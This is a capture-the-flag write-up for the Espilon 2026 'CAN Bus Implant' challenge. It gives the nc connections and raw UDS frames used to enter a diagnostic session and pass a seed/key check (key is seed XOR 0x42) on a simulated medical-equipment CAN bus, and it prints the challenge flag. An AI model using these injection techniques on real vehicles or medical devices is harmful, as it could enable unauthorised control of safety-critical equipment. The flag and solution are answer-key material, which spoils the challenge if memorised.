 6a0877384d
- Remove undeployed challenges: Phantom_Byte, Cr4cK_w1f1, Lain_Br34kC0r3 V1,
  Lain_VS_Knights, Lets_All_Love_UART, AETHER_NET, Last_Train_451, Web3/
- Sync 24 solve/ files from main CTF-Espilon repo
- Update all READMEs with real CTFd final scores at freeze
- Add git-header.png banner
- Rewrite README: scoreboard top 10, edition stats (1410 users, 264 boards,
  1344 solves), correct freeze date March 26 2026
144 lines
3.8 KiB
Markdown
144 lines
3.8 KiB
Markdown
# CAN Bus Implant
|
||
|
||
| Field | Value |
|
||
|-------|-------|
|
||
| Category | Hardware |
|
||
| Difficulty | Medium-Hard |
|
||
| Points | 400 |
|
||
| Author | Eun0us |
|
||
| CTF | Espilon 2026 |
|
||
|
||
---
|
||
|
||
## Description
|
||
|
||
The CAN bus of Clinique Sainte-Mika connects medical equipment.
|
||
A sniffing tap and injection point give you access to the raw bus traffic.
|
||
|
||
Analyze the frames, identify the UDS diagnostic protocol in use, and perform
|
||
a security access sequence to extract classified data.
|
||
|
||
- Sniff (read-only): `tcp/<host>:3600`
|
||
- Inject (write): `tcp/<host>:3601`
|
||
|
||
Format: **ESPILON{...}**
|
||
|
||
---
|
||
|
||
## TL;DR
|
||
|
||
Sniff the CAN bus, identify the UDS diagnostic protocol from request/response patterns,
|
||
enter an extended diagnostic session, perform a SecurityAccess seed/key exchange (XOR key
|
||
derivation), then read DID 0xFF01 to get the flag.
|
||
|
||
---
|
||
|
||
## Tools
|
||
|
||
| Tool | Purpose |
|
||
|------|---------|
|
||
| `nc` | Connect to sniff and inject ports |
|
||
| Python 3 | Automated scripting |
|
||
| Knowledge of UDS (ISO 14229) | Understand the protocol services |
|
||
|
||
---
|
||
|
||
## Solution
|
||
|
||
### Step 1 — Connect to both ports
|
||
|
||
Open two terminals simultaneously:
|
||
|
||
```bash
|
||
# Terminal 1: Sniff
|
||
nc <host> 3600
|
||
|
||
# Terminal 2: Inject
|
||
nc <host> 3601
|
||
```
|
||
|
||

|
||
|
||
### Step 2 — Observe the traffic
|
||
|
||
Watch the sniff port. The following patterns emerge:
|
||
|
||
| CAN ID | Type | Description |
|
||
|--------|------|-------------|
|
||
| `0x100` | Heartbeat | Periodic counter |
|
||
| `0x200`–`0x203` | Sensor data | Temperature, heart rate |
|
||
| `0x7DF` | Broadcast | OBD diagnostic request |
|
||
| `0x7E0` → `0x7E8` | UDS pair | Request/response (periodic VIN reads) |
|
||
|
||

The `0x7E0`/`0x7E8` pair is the UDS diagnostic channel.
|
||
|
||
|
||
|
||
### Step 3 — Enter extended diagnostic session
|
||
|
||
Inject a DiagnosticSessionControl (service 0x10, session 0x03 = extended):
|
||
|
||
```text
|
||
send 7E0 02 10 03 00 00 00 00 00
|
||
```
|
||
|
||
The sniff port shows the positive response on `0x7E8`: `50 03`.
|
||
|
||
### Step 4 — Request a security seed
|
||
|
||
Send SecurityAccess (service 0x27, subfunction 0x01 = request seed):
|
||
|
||
```text
|
||
send 7E0 02 27 01 00 00 00 00 00
|
||
```
|
||
|
||
The response contains a 4-byte seed: `67 01 XX XX XX XX`
|
||
|
||

|
||
|
||
### Step 5 — Compute the key and authenticate
|
||
|
||
The key derivation is XOR of each seed byte with `0x42`:
|
||
|
||
```python
|
||
seed = [0xXX, 0xXX, 0xXX, 0xXX] # from the 0x7E8 response
|
||
key = [b ^ 0x42 for b in seed]
|
||
```
|
||
|
||
Send SecurityAccess (subfunction 0x02 = send key):
|
||
|
||
```text
|
||
send 7E0 06 27 02 KK KK KK KK 00
|
||
```
|
||
|
||
Positive response: `67 02`
|
||
|
||
### Step 6 — Read the flag from DID 0xFF01
|
||
|
||
Send ReadDataByIdentifier (service 0x22, DID 0xFF01):
|
||
|
||
```text
|
||
send 7E0 03 22 FF 01 00 00 00 00
|
||
```
|
||
|
||
The response on `0x7E8` contains the flag.
|
||
|
||

|
||
|
||
### Key concepts
|
||
|
||
- **CAN bus**: Controller Area Network — no authentication, broadcast medium, widely used
|
||
in vehicles and medical equipment
|
||
- **UDS (ISO 14229)**: Diagnostic protocol with services including `DiagnosticSessionControl`
|
||
(0x10), `SecurityAccess` (0x27), `ReadDataByIdentifier` (0x22)
|
||
- **SecurityAccess**: Challenge-response authentication — ECU sends seed, tester must compute
|
||
the correct key. Here the key is trivially `seed XOR 0x42`.
|
||
- **Traffic analysis**: Identifying request/response patterns from raw CAN bus traffic is the
|
||
first step in any CAN bus penetration test
|
||
|
||
---
|
||
|
||
## Flag
|
||
|
||
`ESPILON{c4n_bus_1mpl4nt_4ct1v3}`
|